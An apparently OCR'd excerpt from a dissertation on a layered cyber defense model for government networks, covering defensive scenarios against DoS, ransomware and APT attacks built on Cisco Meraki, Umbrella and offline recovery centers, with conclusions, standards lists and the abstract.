


Figure 3.29. *Restored Files After Decryption*

3.3 Conclusions for Chapter Three

1. **The lack of effective local server protection**, on which web-based systems rely, allows successful attacks, highlighting significant vulnerabilities in the cybersecurity management of governmental structures. The necessity of implementing a well-structured local defense system and continuous traffic monitoring is crucial for preventing such incidents.
2. **Data protection against ransomware** requires the implementation of hybrid solutions that include multi-layered protection at both local and global levels. A security strategy that incorporates data storage and recovery mechanisms must be established. Achieving effective protection demands the combined use of local defense tools and cloud-based technologies for monitoring and data recovery.
3. **An integrated security system must be developed** for every structural element, including protective mechanisms, traffic monitoring, and communication link aggregation at all levels. Such a system will ensure comprehensive protection and rapid response in the event of cyber threats.
4. **The destructive impact of malware and cyberattacks** in both the global and local Internet space has been clearly demonstrated. The examples show that malicious actions by various viruses and cyber intrusions can result in significant damage, not only to individual networks but also to entire industrial systems and governmental structures. This emphasizes the urgent need for the development of **comprehensive defense strategies**.

Chapter Four – Evaluation of the Functionality and Methodology of the Innovative Cyber Defense Project for Government Structures and Institutions

4.1. Evaluation of the Functionality of the Individual Plan During Attacks on Different Structural Objects

---

4.2. VARIANT 1: Attack on Local Government Structures

4.2.1. Scenario 1: How Cisco Meraki MX Firewall Protects the Network from DoS Attacks

---

Start of the Attack

- A malicious user initiates a **DoS attack** (as demonstrated in Chapter Three) by sending a significant volume of traffic towards the target network. This traffic can take various forms: **SYN flood**, **ICMP flood**, or **HTTP flood**, all aimed at overwhelming the resources of the firewall or the internal servers of the network.
- The network of the **Government Institution** is protected by the **Cisco Meraki MX Firewall**, which monitors all incoming and outgoing traffic.

Summary of the Process *(Figure 4.6):*

1. **Attack Detection** – DPI (Deep Packet Inspection) analyzes the traffic and identifies threats.
2. **Traffic Filtering and Limitation** – **Rate limiting** and **traffic shaping** are applied to prevent system overload.
3. **Blocking Malicious Traffic** – IP and Geo-IP blocking are applied, alongside the use of **IDS/IPS** technologies.
4. **Reporting and Control** – Real-time alerts and updated protections are provided through **Meraki Cloud**.




Figure 4.6. *DoS Attack Protection Scheme with Cisco Meraki MX*4.2.2.

Scenario 2: How Cisco Meraki MX Firewall Protects the Network from Hidden Tear Attacks

---

Start of the Attack

- A malicious user spreads Hidden Tear ransomware via phishing emails or malicious web pages. When a user within the network inadvertently opens the infected file or link, the ransomware executes and begins encrypting files on the computer.

Summary of the Process *(Figure 4.9):*

1. Threat Detection – IDS/IPS (Intrusion Detection and Prevention Systems) and Advanced Malware Protection (AMP) analyze suspicious files and behavior patterns.
2. Filtering and Blocking – Layer 7 Application Filtering and Content Filtering block access to malicious code and infected resources.
3. Containment and Spread Prevention – Micro-segmentation isolates infected devices and prevents the ransomware from spreading to other systems within the network.
4. Real-Time Updates – Meraki Cloud delivers automatic updates to ensure the latest protection measures are in place.




Figure 4.9. *Protection Scheme Against Hidden Tear Attack with Cisco Meraki MX*

4.3. OPTION 2: Attack on the Cyber Umbrella

Fig. 4.10 *Attack on the Cyber Umbrella*

4.4. OPTION 3: Attacks on the State Cyber Cloud

This scenario evaluates the effectiveness of the State Cyber Cloud in preventing and mitigating complex cyberattacks aimed at compromising centralized state information systems and critical infrastructure. The State Cyber Cloud integrates multiple security layers, including Cisco Meraki MX, Cisco Umbrella, and centralized cloud orchestration tools, ensuring resilience against targeted cyber threats.

Attack Simulation:

1. Initiation of the Attack
    - A coordinated cyberattack targets the State Cyber Cloud using advanced methods, including Distributed Denial of Service (DDoS), Ransomware propagation, and data exfiltration.

- The goal of the attackers is to overload the cloud infrastructure, encrypt critical data, and gain unauthorized access.

2. Detection and Mitigation:
   - Cisco Umbrella: Acts as the first line of defense by blocking malicious DNS requests and preventing communication with malicious servers.
   - Intrusion Detection and Prevention Systems (IDS/IPS): Cisco Meraki MX actively monitors network traffic for anomalies and suspicious activities, triggering immediate alerts.
   - Advanced Malware Protection (AMP): Detects and isolates ransomware attempts before they can spread within the infrastructure.
3. Isolation and Containment:
   - Micro-segmentation strategies are implemented to isolate affected components, preventing lateral movement of threats across the cloud infrastructure.
   - Encrypted communication tunnels (VPN) ensure that traffic between state institutions and cloud services remains secure.
4. Resilience and Failover:
   - DC-DC Failover: Automatically switches critical services to a redundant data center to maintain operational continuity.
   - Data Center Recovery Plan (DCRP): Ensures rapid restoration of systems and data in case of service disruption.
5. Post-Incident Analysis and Reporting:
   - Logs and forensic data collected during the attack are analyzed to identify vulnerabilities and improve the overall resilience of the infrastructure.
   - Reports are generated to assess the impact and outline further steps for strengthening security.

Summary of the Protection Mechanism:

- Multi-Layered Defense: Combines DNS-layer protection, real-time traffic monitoring, and automated recovery processes.
- Cloud Resilience: Redundant data centers ensure operational continuity during attacks.
- Threat Isolation: Segmentation prevents lateral movement of malware and limits damage.
- Centralized Management: Cisco Defense Orchestrator enables unified control of security policies across the cloud.

The results demonstrate the effectiveness of the State Cyber Cloud in handling large-scale and complex cyberattacks, ensuring the uninterrupted operation of critical state services and infrastructure.




Figure 4.11. *Architecture of the State Cyber Cloud Protection System*

4.4.1. Scenario for a Cyberattack on the State Cyber Defense Cloud Structure

Initiation of the Cyberattack. The attack can begin through several methods, such as phishing emails, malware distribution, Distributed Denial of Service (DDoS) attacks, or an Advanced Persistent Threat (APT). In this scenario, a sophisticated, targeted attack is analyzed, where a malicious actor attempts to compromise the cloud data center of the state infrastructure.

4.4.2. How These Components Interact – Fig. 4.11:

- milCIRC (Operational Cyber Defense Center):Detects the attack and immediately alerts the relevant security response teams. It serves as the primary point for incident detection and escalation.
- Cyber Agents:Perform an initial response and conduct detailed analysis of the threat using Cisco Threat Response (CTR) for automated and coordinated threat mitigation.
- Policy-CDO (Cisco Defense Orchestrator):Updates and applies security policies in real-time, blocking the identified threats and dynamically adjusting firewall and access rules.
- Visibility & Eventing (SLA):Monitors network performance and events, collecting logs for real-time traffic visibility and analyzing anomalies to identify and isolate malicious activity.
- Cloud Data Center:Deploys additional security measures to safeguard critical data and applications by isolating affected systems and redirecting network traffic to unaffected services.

- DCRP (Data Center Recovery Plan):In case of large-scale damage, DCRP ensures rapid data recovery and service restoration through redundancy and automated failover processes.

Summary of the Response Process:

1. Early Detection: The milCIRC operational center identifies the cyberattack at an early stage.
2. Automated Analysis: Cisco Threat Response (CTR) and Policy-CDO ensure immediate threat analysis and policy enforcement.
3. Real-time Monitoring: The Visibility & Eventing module monitors network traffic and detects anomalies in real time.
4. Isolation and Protection: The Cloud Data Center enforces additional layers of protection to prevent further impact.
5. Resilient Recovery: The DCRP mechanism activates failover and redundancy systems to restore services seamlessly.

4.5. Scenario 4: Attack on Recovery Centers




Fig. 4.12. *Attack on Recovery Centers*

4.5.1. Scenario for Cyberattack on State Disaster Recovery Centers Initiation of the Cyberattack. The attack begins with infiltration into the Data Center Recovery Primary (DCRP), where core data and critical applications are stored. The attacker employs an Advanced Persistent Threat (APT) to penetrate the system and attempts to compromise network security through a combination of malware, phishing attacks, and social engineering techniques.

Component Interaction – Fig. 4.12:

1. DCRP (Primary Recovery Center):Provides the primary infrastructure for data and application recovery. Upon detecting an attack, it triggers DCRS (Secondary Data Recovery Center) to take over critical operations.
2. ON-PREM Recovery Centers:Localized centers are activated to protect the local infrastructure while isolating the threat from spreading.
3. OFF-LINE DCR and DCRS OFF-LINE:Serve as the final line of defense, remaining entirely isolated to prevent any threat propagation to the reserved backup data.
4. Connection Isolation:Links to offline recovery centers are deliberately isolated to mitigate the risk of malware or unauthorized access compromising the backup infrastructure.
5. Final Data Restoration:In the event of a total compromise of both the primary and secondary recovery centers, data is restored from DCRS OFF-LINE, which remains fully protected and disconnected from the active systems.

Key Features of the Multi-Layer Strategy:

- Ensures data preservation and system restoration through coordinated actions and multiple redundancy layers.
- Offline recovery centers (DCR OFF-LINE and DCRS OFF-LINE) guarantee data protection even in cases of full compromise of the active recovery centers.
- Provides resilience in the event of cyber warfare or localized attacks, ensuring that state-level systems remain recoverable.

4.6. Scenario for Simultaneous Ransomware and DoS/DDoS Attack on the Entire State Cyber Defense Infrastructure – Fig. 4.13

In this complex attack scenario, a coordinated ransomware and Distributed Denial of Service (DDoS) attack targets the state's cyber defense systems, exploiting vulnerabilities in critical infrastructure.

- Phase 1: Ransomware encrypts critical files, rendering state systems inoperable.
- Phase 2: Simultaneous DDoS floods the network, preventing recovery processes and overloading system resources.

The multi-layer defense strategy of Cisco Umbrella, Meraki MX, and DCR OFF-LINE ensures resilience by isolating critical systems, blocking malicious traffic, and recovering encrypted data from offline reserves.

Outcome: Even during simultaneous attacks, the state's cyber defense infrastructure remains functional due to redundancy, isolation, and automated recovery measures.




Fig. 4.13. *Full Scenario of Interaction for the Entire Cyber Defense Project*

4.6. How These Modules Interact - Fig. 4.13

- **Cisco Meraki MX Security Center (First Module):**
  Provides the first line of defense by detecting network activity and raising alerts for potential attacks. This module integrates with the broader infrastructure using **VPN Hub & Spoke**, enabling rapid escalation of threats.
- **Second Module (Cisco Umbrella, Cisco Defense Orchestrator):**
  Strengthens security and centralizes security policies across all state institutions. This allows for DNS-level ransomware blocking and DDoS traffic mitigation.
- **Third Module (milCIRC):**
  Manages incident response and coordinates actions between all modules. It provides real-time information and monitors the spread of the threat.
- **Fourth Module (DCRP, DCRS):**
  Ensures data recovery if the infrastructure is compromised. If the primary and secondary centers fail, **DCRS OFF-LINE** acts as the final point for data restoration.

4.7. Strategies, Standards, and Frameworks for Cybersecurity and Cyber Defense

---

International Standards:

1. **ISO/IEC 27001:2022** – Information Security Management System (ISMS).
2. **ISO/IEC 27002:2022** – Practical Guidelines for Information Security Management.
3. **NIST Cybersecurity Framework** – Framework for Cybersecurity Management.
4. **CIS Controls** – Controls for Critical Information Security.
5. **ISO/IEC 22301:2019** – Business Continuity Management.

National Standards:

1. **NIST SP 800-53** – Guidelines for Security and Control of Information Systems.
2. **FIPS 140-2/3** – Cryptographic Module Standard.

Industry Standards and Frameworks:

1. **COBIT (Control Objectives for Information and Related Technologies):** Framework for IT Governance and Control.
2. **ITIL (Information Technology Infrastructure Library):** Model for IT Service Management.
3. **PCI-DSS (Payment Card Industry Data Security Standard):** Standard for Protecting Payment Data.

Key Cybersecurity Strategies

1. **National Cybersecurity Strategies:** Establishes a framework for coordination and collaboration between state institutions and the private sector.
2. **Critical Infrastructure Protection Strategies:** Protects energy systems, transportation, communication, and healthcare infrastructure.
3. **Cyber Defense and Cyberwarfare Strategies:** Focus on protecting military and strategic assets from cyberattacks and cyber espionage.
4. **Incident Response and Recovery Strategies:** Enables effective response to incidents and recovery of affected systems and data.
5. **Cyber Risk Management Strategies:** Involves identifying, assessing, and mitigating risks to information assets.

6. **Cooperation and Information Exchange Strategies:**
   Establishes platforms for sharing threat intelligence, incidents, and best practices. Participation in international initiatives and collaboration with **NATO** and the **EU** are key priorities.
7. **Awareness and Training Strategies:**
   Increases awareness and provides training to personnel and the general population on cybersecurity principles.

Recommendations for Further Development

To enhance the dissertation's comprehensiveness and strategic resilience:

1. **Risk Management and Prioritization:**
   Develop a structured risk management approach for prioritizing threats.
2. **Integration of Artificial Intelligence and Machine Learning:**
   Use AI for anomaly detection, predictive analysis, and automated incident response.
3. **Protection from Insider Threats:**
   Strengthen measures to detect and mitigate internal threats.
4. **Improved Institutional Coordination:**
   Enhance coordination between state institutions and relevant stakeholders.
5. **Incident Response and Recovery Plans:**
   Develop detailed and tested response strategies for cyber incidents.
6. **Training and Awareness:**
   Conduct regular training for personnel to improve cybersecurity awareness.
7. **Cyber Insurance:**
   Introduce cyber insurance policies to mitigate financial risks.
8. **Global Collaboration:**
   Promote international cooperation and active participation in global cybersecurity initiatives.

4.8. Conclusions for Chapter Four

1. **Effectiveness of Multi-Layered Defense:**
   The scenario involving a simultaneous ransomware and DoS/DDoS attack demonstrates the effectiveness of the multi-layered cyber defense system that integrates both local and global protection mechanisms. The coordination between different modules of the system enables early detection and response to threats, minimizing damage and risks to critical infrastructures.
2. **Need for Integrated Protection:**
   The attack revealed that global protection alone is insufficient without

integrated management and safeguarding of local units. Building a unified system encompassing all state and strategic structures is essential to prevent the destructive effects of complex attacks.

3. **Key Role of Disaster Recovery Centers:**
   The fourth module highlighted the importance of disaster recovery centers, which ensure service continuity and data protection even during severe attacks. The integration of **ON-PREM** and **OFF-LINE** recovery centers significantly enhances the reliability of the recovery system.
4. **Effectiveness of Coordinated Incident Response:**
   The **milCIRC** operational center for state cyber defense demonstrated a high degree of coordination and incident management, which is crucial for successfully containing and eliminating threats. Integrating various security policies and tools ensures a flexible and adaptive response to emerging threats.
5. **Need for Continuous Improvement:**
   The dynamic nature of cyber threats requires constant enhancement and adaptation of defense methods. Based on the findings and simulations, there is a proven need for ongoing updates to cyber defense policies and technologies to ensure adequate protection for state institutions and critical infrastructure.

CONCLUSION

The entire dissertation presents an innovative and integrated model for cyber defense that combines both local and global measures to ensure the security of computer systems within state structures. By investigating current threats and developing hybrid protection methods, the dissertation demonstrates that a unified approach integrating local and cloud technologies significantly enhances the resilience of state infrastructure against modern cyberattacks. This protection is based on four interacting modules that ensure system continuity and recovery even in the face of the most severe cyber threats.

As a result of the research conducted within this dissertation, the following scientific and applied contributions of practical significance and usefulness have been achieved in the planning, configuration, and operation of cyber defense systems, particularly in the management of performance and quality of services within state-level networks:

Scientific and Applied Contributions

1. **Comprehensive Cybersecurity Review:**A thorough review of cybersecurity was conducted, examining the existing regulatory framework in the Republic of Bulgaria and internationally. An analysis of significant cyberattacks on state and private institutions in historical contexts was performed. The impact of various types of malware (cyberattacks) on the functionality of computer systems and networks was researched and analyzed.

2. **Empirically Validated Concept:** A concept was developed and empirically validated, demonstrating that integrating local defense mechanisms into a unified global cybersecurity system significantly enhances protection effectiveness against modern cyber threats.
3. **Introduction of a New Model:** A new model was introduced where local and global defense systems work synchronously during data transfer and protection, ensuring process continuity and reliability.
4. **Hybrid Infrastructure Model with Encrypted Communication:** A model was created to enable effective interaction between local and cloud infrastructures, using **encrypted communication tunnels** to guarantee data integrity and security. This approach represents an innovation in the field of state-level cyber defense.

Practical Contributions

1. **Component Analysis and Performance Evaluation:** A detailed analysis of each component of the proposed new model was conducted, proving the approach's effectiveness for protecting local and global points. The time frames from system infection, threat detection, to their neutralization were analyzed.
2. **Encryption Algorithm for Communication Tunnels:** An encryption algorithm was developed for the communication tunnels within the model to ensure **reliability** of connections and data integrity.
3. **Definition of Cyber Defense Approaches:** The possibility of defining cyber defense systems was identified through three approaches:
    - **Local Protection** using Cisco Meraki MX, Cisco Umbrella, and Cisco Defense Orchestrator, which are entirely cloud-based.
    - **State Cyber Defense Cloud Structure** that centralizes security at the state level.
    - **Two Types of Disaster Recovery Centers** ensuring operational continuity.
4. **Schemes, Topologies, and Methodology:** Analytical schemes and topologies were developed for implementing the model. The **stages and methodology** for applying actions were described to provide baseline data for creating a cyber defense and cybersecurity system adaptable to any infrastructure.

List of Publications Related to the Dissertation

1. **[A.1]** *Research of the Network Infrastructure for Maintenance of Big Databases* – Yankov, I.**International Scientific Session ICTACSE 2018 – Winter Virtual Conference**, November 23-24, 2018, Istanbul.Participation with a report; Certificate awarded.

2. **[A.2]** *Ensuring Cyber Defense and Security in a Computer System Connected to the Global Network* – Yankov, I.**Proceedings of the XXX International Symposium of SAI "John Atanasoff"**, November 10-11, 2022, Sofia. Presentation of a report (pp. 53-56). The symposium is included in NACID.
3. **[A.3]** *Cyberwar – Destructive Actions Without Weapons. Modern Methodology of Cyber Defense* – Yankov, I.**Proceedings of the VII National Scientific Conference with International Participation TechCo 2023**, June 30, 2023, Lovech.
   Presentation with a report (pp. 167-171). The conference is included in NACID.
4. **[A.4]** *Ensuring Security of Computer Networks and Mechanisms for Their Protection* – Yankov, I.**Proceedings of the VII National Scientific Conference with International Participation TechCo 2023**, June 30, 2023, Lovech.Presentation with a report (pp. 115-119). The conference is included in NACID.
5. **[A.5]** *Modern Cyberattacks in the Healthcare Sector. Practical Methods for Prevention and Protection* – Yankov, I.**Proceedings of the VIII National Scientific Conference with International Participation TechCo 2024**, June 28, 2024, Lovech.Presentation with a report (pp. 148-152). The conference is included in NACID.

TITLE: „Innovation, Methodology, and Design of a Model for Cyber Defense and Cybersecurity of Communication Networks and Systems of Government Structures and Institutions"

Author: mag. Iskren Pavlinov Yankov

ABSTRACT:

This dissertation presents an innovative model for cybersecurity and cyber defense specifically designed for communication networks and systems within governmental structures. The study emphasizes the urgent need for comprehensive protection frameworks against escalating cyber threats, particularly in critical state infrastructure. It outlines a novel approach that integrates local and global defensive mechanisms to ensure continuous protection and resilience for state systems under various threat scenarios.

The research identifies critical vulnerabilities within existing governmental network structures, highlighting risks from advanced persistent threats, ransomware, DDoS attacks, and hybrid cyber warfare techniques. This work proposes a hybrid security model that incorporates both on-premises and cloud-based defenses, enabled through cryptographic tunnels and secure connections. By leveraging technologies such as Cisco Meraki and Cisco Umbrella, the proposed model establishes a multi-layered defense system capable of protecting data integrity and availability across distributed infrastructure.

These findings support the implementation of a synchronized, adaptive defense strategy, reinforcing the security posture of critical state functions and resources.

Keywords: Cybersecurity, Cyber Defense, Hybrid Security Model, State Infrastructure Protection, Ransomware, DDoS Attack, Critical Infrastructure, Disaster Recovery, Cisco Meraki, Cisco Umbrella, Cyber Warfare, Communication Networks, Data Integrity, Threat Detection, National Cybersecurity Strategy